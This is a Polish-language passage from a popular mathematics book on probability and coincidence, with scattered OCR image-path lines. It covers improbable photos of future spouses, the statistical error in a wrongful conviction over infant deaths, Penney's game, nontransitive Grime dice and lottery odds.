Przyznaję, że kiedy moneta spada na trawę, stanięcie na krawędzi jest nieco bardziej prawdopodobne niż zwykle. Przy lądowaniu na twardej powierzchni jest to praktycznie niemożliwe. Spośród brytyjskich monet największą szansę miałaby stara jednofuntówka (w obiegu w latach 1983–2017); najgrubsza używana na co dzień moneta, jaką widziałem. Żeby się przekonać, o jakim prawdopodobieństwie mówimy, wziąłem jedną z nich i przez trzy dni nią rzucałem. Na dziesięć tysięcy rzutów czternaście razy stanęła na krawędzi. Całkiem nieźle. Podejrzewam, że z nową jednofuntówką byłoby podobnie, ale zostawię te dziesięć tysięcy rzutów komuś innemu.

Gdybym wziął o wiele cieńszą monetę, taką jak amerykańska jednocentówka, podejrzewam, że uzyskanie choćby jednego ustawienia na krawędzi wymagałoby kilkudziesięciu tysięcy rzutów. Wciąż jednak byłoby


możliwe. Jeśli chcemy, żeby wydarzyło się coś mało prawdopodobnego, wystarczy tylko uzbroić się w cierpliwość i wystarczająco długo próbować. W moim przypadku trzeba było cierpliwości, monety, mnóstwa wolnego czasu i takiego zaburzenia osobowości, które każe ci siedzieć samotnie w pokoju i rzucać raz po raz monetą mimo rozpaczliwych błagań przyjaciół i rodziny, żebyś już przestał.

Czasem powtarzalność prób nie jest taka oczywista. Jedno z moich absolutnie ulubionych zdjęć przedstawia dziewczynkę imieniem Donna. Fotografię zrobiono podczas wizyty w parku rozrywki Disney World w roku 1980. Po wielu latach od tamtego czasu Donna poślubiła Alexa. Kiedyś wspólnie przeglądali swoje stare zdjęcia rodzinne. Donna pokazała Alexowi zdjęcie z Disney World, a on zauważył, że mężczyzna z dziecięcym wózkiem w tle przypomina jego ojca. Bo to był jego ojciec. I miał w wózku Alexa! Zupełnym zrządzeniem losu Donna i Alex znaleźli się na jednym zdjęciu piętnaście lat przed swoim ponownym spotkaniem, a potem ślubem.

Oczywiście przyciągnęło to uwagę mediów: to musiało być przeznaczenie! Los od początku chciał, żeby wzięli ślub! Nie był to jednak żaden los, lecz statystyka. Odpowiednik monety stającej na krawędzi. Prawdopodobieństwo takiego zdarzenia może być niesamowicie małe, ale jeśli ktoś wystarczająco długo będzie bohatersko próbował, można się spodziewać, że w końcu dopnie swego.

Szansa na przypadkowe uchwycenie na jednym zdjęciu konkretnej pary osób w ich dzieciństwie jest niewyobrażalnie znikoma. Nie wynosi jednak zero, a moim zdaniem jest na tyle duża, że nie powinniśmy być zdziwieni, kiedy coś takiego się zdarzy. Pomyśl tylko: ilu przypadkowych nieznajomych znajduje się na twoich zdjęciach. Setki? Tysiące? Zważywszy na wszechobecne występowanie aparatów we współczesnym

świecie (smartfony!), nie sądzę, by założenie, że młodzi ludzie są obecnie fotografowani z dziesięcioma przypadkowymi osobami tygodniowo, było nadużyciem. Kiedy dobiją do dwudziestki, będą na zdjęciach z dziesięcioma tysiącami nieznajomych. Oczywiście część z nich może się powtarzać, a do tego nie każda z osób na dalszym planie to potencjalny kandydat na przyszłego towarzysza życia. Przyjmijmy zatem ostrożne oszacowanie, że statystyczny człowiek zostanie sfotografowany z przynajmniej kilkoma setkami możliwych przyszłych małżonek lub małżonków.



Ten zbieg okoliczności jest niemal tak mało prawdopodobny jak to, że ktoś naprawdę zechciałby zrobić sobie zdjęcie z panem Smee.

Szansa na to, że konkretna osoba będzie miała udany związek z dowolną z tych kilkuset osób, jest niezmiernie mała. Na świecie są miliardy innych ludzi, z którymi można wziąć ślub. Prawdopodobieństwo poślubienia kogoś, kto przypadkowo znalazł się na naszym zdjęciu, wynosi kilkaset do paru miliardów. Czyli jest niezbyt duże. Porównywalne (jeśli nie niższe) z szansą wygrania na loterii. I podobnie jak w przypadku wygrania na loterii osoby takie jak Donna i Alex rzeczywiście powinny być zaskoczone swoim szczęściem.

Ale – podobnie jak z loterią – nie powinny być zaskoczone, że przydarzy się to komuś innemu. Jeśli to ty wygrasz na loterii, będzie to niesamowite, ale wcale nie powinno zaskakiwać, kiedy wygra ktoś inny. Nie widujemy nagłówków gazet krzyczących: „Niesamowite! W tym tygodniu ktoś znowu wygrał na loterii!”. Losy kupuje tak wiele osób, że nikogo nie dziwi, kiedy ktoś w końcu coś wygrywa.

Donna i Alex nie obchodziliby nas ani trochę, gdyby nie zbieg okoliczności. Są dwiema przypadkowymi osobami mieszkającymi w Ameryce Północnej. Interesujemy się nimi tylko z powodu tego zdjęcia. Chociaż szansa, że coś takiego przytrafi się na przykład tobie, wynosi zaledwie kilkaset na parę miliardów, są miliardy innych osób, którym właśnie to może się przydarzyć. Dążę teraz do tego, że liczba osób, z którymi można potencjalnie wziąć ślub, oraz liczba tych, którym może się przydarzyć taka historia ze zdjęciem, wzajemnie się kompensują. Zgodnie z moją logiką w dowolnej populacji możemy oczekiwać tylu tego rodzaju „zdjęć przeznaczenia”, ile razy według naszych szacunków statystyczna osoba z tej populacji została sfotografowana z nieznajomymi. Zatem podobnych zdjęć powinny być setki.

Zweryfikowałem tę hipotezę, kiedy w roku 2013 byłem w trasie z moim pokazem *Matt Parker: Number Ninja*. Opowiedziałem historię Donny i Alexa, po czym dodałem, że powinno istnieć więcej zdjęć będących takimi dziwacznymi zbiegami okoliczności. I miałem rację: po którymś z pokazów podszedł do mnie jeden z widzów, aby opowiedzieć o przypadku swojego znajomego. To nie była szczególnie długa trasa: jakieś dwadzieścia występów łącznie z około czterotysięczną widownią. I mimo to jedna z tych osób dostarczyła mi nowy przykład.

W roku 1993 Kate i Chris spotkali się na Uniwersytecie Sheffield w północnej Anglii. Po kilku latach zdecydowali się wybrać w podróż dookoła świata. Trochę czasu spędzili na farmie w środkowej Australii Zachodniej. Gospodarstwo należało do Jonny'ego i Jill, dalekich krewnych Kate (najbliższym wspólnym krewnym był ich prapradziadek, ale mimo to rodziny pozostawały w kontakcie). Jill wyjęła album ze zdjęciami z ich jedynej wyprawy do Anglii, bo chciała pokazać zdjęcie z osobami, których nie potrafiła rozpoznać.

Wszystkie pozostałe zdjęcia opisano, podając miejsce ich wykonania; gdzie zrobiono to jedno, tego Jill nie wiedziała. Pokazała fotografię gościom i Chris rozpoznał okolicę jako Trafalgar Square w Londynie. Potem powiedział: „A niech mnie, ten koleś przypomina mojego tatę! A to chyba jest moja mama! A to – moja siostra! A to ja!". Zdjęcie zostało zrobione podczas jednej z dwóch podróży do Londynu, które rodzina Chrisa odbyła w jego dzieciństwie.

Kate i Chris są razem już od ponad dwudziestu lat. Opowiedzieli o tym zdjęciu na swoim ślubie, stawiając je za dowód, że byli sobie przeznaczeni. Moim zdaniem powinni się bardzo cieszyć, że mają takie zdjęcie i taką historię. Większość z nas ich nie ma. Ale nie powinno nas dziwić, że coś takiego w ogóle się wydarzyło.

Wyobraź sobie; przelecieć pół świata tylko po to, żeby ktoś ci przypomniał, jak się ubierałeś, kiedy byłeś nastolatkiem!

Dorzucę do tego przygnębiającą konstatację: pamiętaj, że na każde takie odnalezione zdjęcie przypada wiele innych, których nikt nigdy nie zauważy. I wiele, wiele innych, które prawie zostały zrobione, ale ktoś nacisnął migawkę kilka sekund przed lub po tej niezwykłej chwili. Nie czuj rozczarowania tylko dlatego, że nie masz takiego zdjęcia; pomyśl za to, że z o wiele większym prawdopodobieństwem kiedyś zdarzyło ci się, że minęłaś lub minąłeś swoją przyszłą drugą połowę, nawet nie zdając sobie z tego sprawy.

Podobnie, tylko dlatego, że coś raz się zdarzyło, nie możemy oczekiwać, że wkrótce zdarzy się ponownie. Możliwe, że właśnie

byliśmy świadkami czegoś bardzo mało prawdopodobnego. Kilka lat temu w Wielkiej Brytanii przez krótki czas emitowano pewien teleturniej osnuty na wątpliwych przesłankach matematycznych, w którym jedna z pierwszych prób przypadkowo się udała. Nie zdradzę nazwy tego programu ani kim był znajomy znajomego, który brał udział w produkcji teleturnieju, warto jednak opowiedzieć samą historię.

Każdemu z uczestników wyznaczano docelową kwotę pieniężną, którą mógł zdobyć w bardzo pogmatwany sposób. Kiedy konsultant matematyk sprawdził założenia programu, okazało się, że wynik rozgrywki był praktycznie całkowicie zależny od wysokości wyznaczonego celu. Jeśli kwota była za duża, szansa na wygraną była bardzo niewielka, nawet przy zastosowaniu optymalnej strategii. Gdy nagroda była zbyt niska, uczestnik nie miał trudności z osiągnięciem celu. Oglądanie programu, w którym obrana przez uczestnika strategia nie ma żadnego znaczenia, nie mogło być satysfakcjonujące.

Tymczasem producenci show zdecydowali się zignorować te obliczenia. Jeden z nich powiedział, że wypróbował zasady programu u siebie podczas niedawnego spotkania rodzinnego: jego babcia doskonale się bawiła, a do tego kilka razy wygrała dużą kwotę. Czemu należało dać wiarę? Kompleksowej analizie prawdopodobieństwa i możliwych wyników czy kilku rozgrywkom, w których udział wzięła czyjaś babcia? Wybrano babcię, po czym program zdjęto z anteny w połowie sezonu po wyemitowaniu zaledwie kilku odcinków: nikt nigdy nie wygrał w nim żadnej większej kwoty.

Okazało się, że optymalną strategią było posłuchać zatrudnionego konsultanta, który przeliczył stosowne prawdopodobieństwa. Bo całkiem możliwe, że czyjaś babcia jest po prostu urodzoną szczęściarą.

Poważny błąd statystyczny

W roku 1999 pewna Brytyjka została skazana na dożywocie za zamordowanie dwójki swoich dzieci. Te dwa zgony mogły być jednak całkowicie przypadkowe. Każdego roku w Wielkiej Brytanii niespełna trzysta dzieci umiera nieoczekiwanie wskutek zespołu nagłej śmierci łóżeczkowej niemowląt (SIDS). W trakcie rozprawy ława przysięgłych musiała zdecydować, czy wina kobiety nie budzi uzasadnionych wątpliwości. Czy w tej pełnej emocji sprawie była winowajczynią, czy też raczej ofiarą? Przysięgli zapoznali się ze statystykami, z których wynikało, że jednoczesna śmierć obojga rodzeństwa w wyniku SIDS jest niezmiernie rzadka. Uznali kobietę za winną (większością głosów dziesięć do dwóch), ale po jakimś czasie wyrok skazujący został uchylony.

Na rozprawie przedstawiono błędne statystyki, które wzbudziły w ławnikach fałszywe przeświadczenie, jakoby prawdopodobieństwo wystąpienia w takiej rodzinie zgonu dwójki dzieci wskutek SIDS wynosiło zaledwie 0,0000014 procent (około jeden przypadek na siedemdziesiąt trzy miliony). Królewskie Towarzystwo Statystyczne stwierdziło, że ta wartość „nie ma podstaw statystycznych”, i zarazem wyraziło zaniepokojenie „niewłaściwym wykorzystywaniem statystyki w sądzie”.

Po drugiej apelacji w roku 2003 wyrok został unieważniony, ale kobieta spędziła już trzy lata w więzieniu. Co poszło nie tak z matematyką, że

w konsekwencji skazano niewinną kobietę? Oskarżyciel przyjął, że prawdopodobieństwo wystąpienia śmierci łóżeczkowej w rodzinie kobiety wynosi jeden do 8543, po czym pomnożył $^{1}/_{8543}$ przez $^{1}/_{8543}$, by oszacować prawdopodobieństwo dwóch zgonów.

Było to błędne z wielu powodów – przede wszystkim jednak dlatego, że te dwa zgony wcale nie były od siebie niezależne. Kiedy w matematyce mamy do czynienia z dwoma niezależnymi zdarzeniami, możemy przemnożyć ich prawdopodobieństwa przez siebie, by uzyskać prawdopodobieństwo wystąpienia ich obu naraz. Szansa na wyciągnięcie z talii kart asa pik wynosi $^{1}/_{52}$, zaś uzyskania orła przy rzucie monetą to $^{1}/_{2}$. Wyrzucenie monety w górę w żaden sposób nie wpływa na talię kart, zatem możemy pomnożyć te dwie liczby przez siebie i w ten sposób uzyskać prawdopodobieństwo wystąpienia obu tych zdarzeń: $^{1}/_{104}$.

Jeśli dwa zdarzenia nie są od siebie niezależne, trudno jest cokolwiek powiedzieć z góry. W każdym razie trzeba przyjrzeć się sprawie dużo uważniej. Mniej niż jeden procent mieszkańców USA ma więcej niż 190 cm wzrostu. Gdyby więc wybrać grupę Amerykanów na chybił trafił, mniej niż jedna osoba na sto powinna być tak wysoka. Kiedy jednak wybierzemy losowego zawodowego koszykarza NBA, statystyka okaże się zupełnie inna. Duży wzrost i zawodowa gra w koszykówkę zdecydowanie są ze sobą powiązane: 75 procent zawodników grających w NBA mierzy ponad 190 cm. Prawdopodobieństwa zmienią się, jeśli uwzględnimy wpływające na nie czynniki. Śmierć łóżeczkowa może zależeć od uwarunkowań genetycznych i środowiskowych, zatem prawdopodobieństwo jej wystąpienia u dziecka, w którego rodzinie już doszło do takiej tragedii, będzie inne niż u dziecka w statystycznej rodzinie.

A prawdopodobieństw zdarzeń, które nie są od siebie niezależne, nie można przez siebie mnożyć w celu uzyskania prawdopodobieństwa

wypadkowego. Około 0,00016 procent mieszkańców USA gra w NBA (522 zawodników w sezonie 2018/19 przy 327 milionach całkowitej populacji). Naiwne przemnożenie tej wartości przez 1 procent szansy na znalezienie kogoś o wzroście przekraczającym 190 cm daje szansę jedną na 63 miliony, że losowo wybrana osoba będzie jednocześnie grała w NBA i będzie wysoka. Jednak zdarzenia te (wylosowanie wysokiej osoby i wylosowanie osoby grającej w NBA) nie są od siebie niezależne, w wyniku czego uzyskany w ten sposób wynik nieprawidłowo sugeruje, że wypadkowe prawdopodobieństwo jest mniejsze niż naprawdę. W rzeczywistości wynosi ono jeden do 830 tysięcy.

Ławnicy usłyszeli od zeznającego pod przysięgą eksperta, że prawdopodobieństwo wystąpienia dwóch śmierci łóżeczkowych w jednej rodzinie wynosi jeden do 73 milionów, i na tej podstawie uznali kobietę za winną. Dopiero po długim czasie oczyszczono ją z zarzutów, a brytyjski odpowiednik naczelnej rady lekarskiej uznał wspomnianego eksperta za winnego poważnego naruszenia etyki zawodowej poprzez nieprawidłowe założenie, że oba zgony były zdarzeniami od siebie niezależnymi.

Ludzie na ogół dość słabo radzą sobie z obliczaniem prawdopodobieństw. Tym bardziej w tak istotnych sprawach mamy obowiązek rzetelnie je oszacować.

Pieniądze to same kłopoty


Nasze mózgi łatwo jest oszukać za pomocą trików z rachunkiem prawdopodobieństwa. Opiszę teraz dwie gry, które zwykle sprawiają ludziom trudności. Możesz je wykorzystać do wystrychnięcia kogoś na dudka.

Pierwsza bazuje na całkowicie sprawiedliwym rzucie monetą. Słowo „sprawiedliwy” oznacza tu tyle, że szanse uzyskania orła i reszki są sobie równe (jeśli moneta stanie na krawędzi, rzut powtarzamy). Gdybyśmy się więc umówili, że ty wygrywasz, kiedy wypadnie orzeł (O), a ja, kiedy wypadnie reszka (R), to wszystko jest w porządku: mamy takie same szanse na wygraną. Tyle że takie pojedyncze rzuty są trochę nudne. Urozmaićmy więc naszą grę. Obstawiajmy trzy rzuty z rzędu. Powiedzmy, że ty obstawiasz ciąg ORO, a ja ROO. Teraz rzucamy sprawiedliwą monetą, aż uzyskamy jeden z tych ciągów. Nie podoba ci się ORO? Nie ma sprawy. Wybierz dowolną z poniższych ośmiu możliwości. Ja będę obstawiał ciągi z drugiej kolumny. Dobra, możesz zacząć rzucać. Jeśli zwyciężę, koniecznie prześlij mi moją wygraną pocztą.

Ty	Ja	Na to nie patrz
OOO	ROO	12,5%
OOR	ROO	25%
ORO	OOR	33,3%
ORR	OOR	33,3%
ROO	RRO	33,3%
ROR	RRO	33,3%
RRO	ORR	25%
RRR	ORR	12,5%

W trzeciej kolumnie znajdują się jakieś procenty. Nie ma żadnego powodu, żeby się nimi przejmować. To tylko prawdopodobieństwo, że wygrasz. Może jednak rzuciło ci się w oczy, że wszystkie są mniejsze niż 50 procent. Dopóki ty wybierasz w pierwszej kolejności, zawsze mogę wybrać ciąg dający większą szansę na wygraną. Dla mnie jest najlepiej, kiedy druga osoba ciągle wybiera OOO lub RRR, co daje jej 12,5 procent szansy na wygraną (czyli moja szansa to 87,5 procent). Nawet jeśli założę, że mój rywal będzie wybierał losowe ciągi, średnio wygram w 74 procentach przypadków.

Kiedy zetknąłem się z tą grą po raz pierwszy, mój biedny mózg nie potrafił zrozumieć, o co tu chodzi. Wszystkie rzuty są od siebie niezależne, a jednak przy przewidywaniu trzech kolejnych wyników z prawdopodobieństwem dzieje się coś dziwnego. Kluczem do wszystkiego jest to, że moneta jest podrzucana do czasu uzyskania jednego z przewidzianych ciągów. Rezultaty byłyby naprawdę niezależne, gdyby monetę najpierw podrzucono trzy razy, by uzyskać pierwszy wynik, a potem od nowa trzy razy, by uzyskać drugi. Jeśli jednak – tak jak tutaj – ostatnie dwa wyniki każdego ciągu jednocześnie stanowią dwa pierwsze wyniki kolejnego, rezultaty nakładają się na siebie i przestają być całkowicie niezależne.



serie sekwencyjne
ORO ORO ORO ORO ORO
ORO ORO ORO ORO ORO...
serie nakładające się
ORO OOR ROO OOO ORO ORO ORO
OROOROOOORORORO O...
ROO ORO OOO OOO ROR ROR ROO


A teraz przyjrzyj się moim wyborom: ostatnie dwa wyniki są takie same, jak dwa pierwsze u przeciwnika. Chcę go w ten sposób odciąć od możliwości wygranej. Oczywiście ktoś mógłby wygrać w pierwszych trzech rzutach (12,5 procent szansy dla obu grających), ale potem każdy wygrywający ciąg orłów lub reszek będzie poprzedzony ciągiem z dwoma elementami wspólnymi. I ja chcę wybrać właśnie ten ciąg poprzedzający. Jeśli ktoś wybierze OOO i nie wygra w pierwszych trzech rzutach, to na pewno przegra, ponieważ zanim pojawią się trzy orły z rzędu, wypadnie ROO. Analogicznie seria trzech reszek w innym miejscu niż na samym początku zawsze będzie poprzedzona orłem, w związku z czym ORR wygra wcześniej niż RRR. Ta gra jest nieuczciwa. W Wielkiej Brytanii zwie się *Penney Ante* i od wielu lat służy do wyciągania pieniędzy od innych.

Osoba wybierająca jako pierwsza znajduje się na przegranej pozycji, ponieważ dla dowolnej kombinacji trzech orłów i reszek istnieje inna z większą szansą na wygraną. Co ciekawe, nie ma jednego najlepszego

ciągu, który dawałby szanse większe niż dowolny inny. A na tym właśnie zasadza się gra w papier-nożyce-kamień. Nieważne, co wybierzemy, możemy przegrać.

To jest właśnie różnica między relacją przechodnią a nieprzechodnią. Relacja przechodnia to taka, którą można przekazać dalej po łańcuchu zdarzeń. Wielkość liczb rzeczywistych jest przechodnia: skoro dziewięć jest większe od ośmiu, a osiem jest większe od siedmiu, wiadomo, że dziewięć jest większe od siedmiu. Wygrana w papier-nożyce-kamień jest nieprzechodnia. Nożyce biją papier, a papier bije kamień, ale z tego nie wynika, że nożyce biją kamień.






Drugą grę probabilistyczną, podczas której można nabierać innych, wymyślił matematyk James Grime. Przygotował zestaw nieprzechodnich kości, które teraz nazywane są na jego cześć kośćmi Grime'a (*Grime Dice* – to moja druga ulubiona nazwa boysbandu w tej książce). Występują często w pięciu kolorach (czerwony – *red*, niebieski – *blue*, zielony – *green*, żółty – *yellow* i magenta) i można nimi zagrać w grę, w której najwyższa

wyrzucona liczba wygrywa. Obie osoby wybierają swoją kostkę i rzucają nią jednocześnie, po czym sprawdzają, kto uzyskał wyższy wynik. Trik polega na tym, że na każdy kolor kości przypada jeden inny, który będzie częściej wygrywał.

Statystycznie czerwony pokonuje niebieski, niebieski pokonuje zielony, zielony pokonuje żółty, żółty pokonuje magentę, a ona pokonuje czerwony. Też mam swój wkład w tę grę. Kiedy James skończył wszystko przeliczać, zaproponowałem kolory poszczególnych kości, żeby łatwiej było zapamiętać kolejność (w języku angielskim słowo oznaczające każdy kolejny kolor od czerwonego do magenty ma o jedną literę więcej od poprzedniego). Teraz wystarczy pozwolić przeciwnikowi jako pierwszemu wybrać kość, po czym my wybieramy tę z kolorem o angielskiej nazwie krótszej o jedną literę (a z czerwonego oczywiście przechodzi się na magentę).



Jeśli wykorzystasz te kości do wygrywania drinków i pieniędzy od znajomych i rodziny, prędzej czy później będzie pewnie trzeba przyznać się do ich nieprzechodniości. Może nawet zdradzisz wygrywającą kolejność kości? Wtedy jednak zaproponuj rzucanie zawsze dwiema kośćmi tego samego koloru. A to dlatego, że przy dwóch rzutach tą samą kością kolejność wygrywania jest odwrotna. Czerwony już nie będzie pokonywać częściej niebieskiego – to niebieski będzie częściej wygrywać. I tak dalej. Jeśli będziesz wybierać w pierwszej kolejności, twój przeciwnik nadal

będzie używał poprzedniego systemu, zatem wybierze kolor dający mniejsze szanse na wygraną od twojego.

Nieprzechodnie kości to względna nowość w matematyce. Pojawiły się dopiero w latach siedemdziesiątych XX wieku, ale szybko zyskały rozgłos. Multimiliarder inwestor Warren Buffett jest ich wielkim miłośnikiem. Kiedy spotkał multimiliardera komputerowca Billa Gatesa, wyjął je i zaproponował partię. Podobno kiedy Buffett upierał się, żeby Gates wybrał swoją kostkę pierwszy, twórca Microsoftu nabrał podejrzeń, przyjrzał się bliżej liczbom na ściankach, po czym zaczął nalegać, by to Buffett wybrał przed nim. Powiązanie między zamiłowaniem do kości nieprzechodnich a byciem multimiliarderem może być tylko zwykłą zbieżnością cech i nie musi oznaczać wynikania.

Wkład Jamesa Grime’a w świat nieprzechodniości polega na tym, że jego kostki mają dwa różne możliwe cykle, ale tylko jeden z nich ulega odwróceniu po podwojeniu liczby kości*. Jeśli zmienić nazwę zielonych kości na oliwkowe (ang. *olive*), drugi cykl można zapamiętać poprzez uszeregowanie kolorów w kolejności alfabetycznej (oczywiście według nazw angielskich). Jeśli wykorzystasz oba cykle, teoretycznie możesz pozwolić dwóm innym osobom wybrać swoje kości przed tobą. Musisz tylko zastrzec, że dopiero potem decydujesz, czy rzucacie jedną kostką, czy dwoma. W ten sposób możesz statystycznie częściej pokonywać obu przeciwników naraz.

Chciałbym móc powiedzieć, że za kulisami kości Grime’a działa jakaś niesamowita matematyka… ale tak nie jest. James ustalił cechy, które powinny mieć jego kostki, po czym poświęcił mnóstwo czasu, żeby znaleźć liczby, które by je zapewniły. Jeśli dasz mi dwie różne sześciościenne kości z losowymi cyframi od zera do dziewięciu na ściankach, zdołam znaleźć

trzecią do domknięcia nieprzechodniej pętli częściej niż w jednej trzeciej przypadków.

Matematyka jest w tym przypadku niesamowita tylko dlatego, że bierze ludzki mózg z zaskoczenia. Ale ostrzegam: ludzkie mózgi łatwo się obrażają, jeśli wygrasz od nich zbyt wiele drinków.

Żeby wygrać, trzeba najpierw kupić los

Zwiększyć swoje szanse wygrania na loterii można tylko w jeden sposób: trzeba kupić więcej losów. Chwila – powinienem doprecyzować: trzeba kupić więcej losów z różnymi liczbami. Jeśli kupisz kilka z tymi samymi liczbami, nie zwiększasz swoich szans na wygraną. Jeśli mimo to uda ci się wygrać i nie będziesz jedynym zwycięzcą, dostaniesz większą część puli. Jest to zatem sposób na wygranie większej kwoty, lecz nie na częstsze wygrywanie.

No ale nikt chyba nigdy nie wygrał, mając kilka losów z takimi samymi liczbami… Poza Derekiem Ladnerem, który w roku 2006 przez pomyłkę kupił dwa razy taki sam los. Wygrały też trzy inne osoby, więc zamiast jednej czwartej puli wynoszącej 2,5 miliona funtów, pan Ladner zgarnął dwie piąte. O tym, że ma dwa wygrywające losy, zorientował się dopiero po odebraniu pierwszej wygranej… Była jeszcze Mary Wollens, która także w roku 2006 już celowo kupiła dwa identyczne losy w kanadyjskiej loterii i odebrała dwie trzecie kwoty 24 milionów dolarów zamiast połowy… A, coś podobnego przydarzyło się jeszcze w roku 2014 pewnemu małżeństwu z Wielkiej Brytanii. Oboje tradycyjnie skreślili te same numery, ale nie powiedzieli o tym sobie nawzajem (trafili pięć z sześciu liczb i do tego premię)… Aha, był jeszcze przypadek Kennetha Stokesa ze stanu Massachusetts, który na loterii „Lucky for Life” puścił ten sam los co

zwykle, chociaż rodzina kupiła mu jak co roku dodatkowy – z tymi samymi numerami, które sam zawsze wybierał.

Jeśli jednak chcesz zwiększyć swoje szanse na wygraną, musisz kupić dwa różne losy. Nie żeby to była mądra decyzja z finansowego punktu widzenia. Statystycznie każdy kupiony los to strata pieniędzy. Według aktualnie obowiązującej licencji wydanej przez Brytyjską Komisję Hazardu spółce Camelot UK Lotteries Limited 47,5 procent wpływów ze sprzedaży losów musi zostać wypłacone w postaci nagród (jest to wartość średnia; w rzeczywistości co tydzień występują pewne odchylenia). To jest czarno na białym określony oczekiwany zwrot. Na każdego funta wydanego na los możesz oczekiwać zwrotu 47,5 pensów w wypłaconych nagrodach.

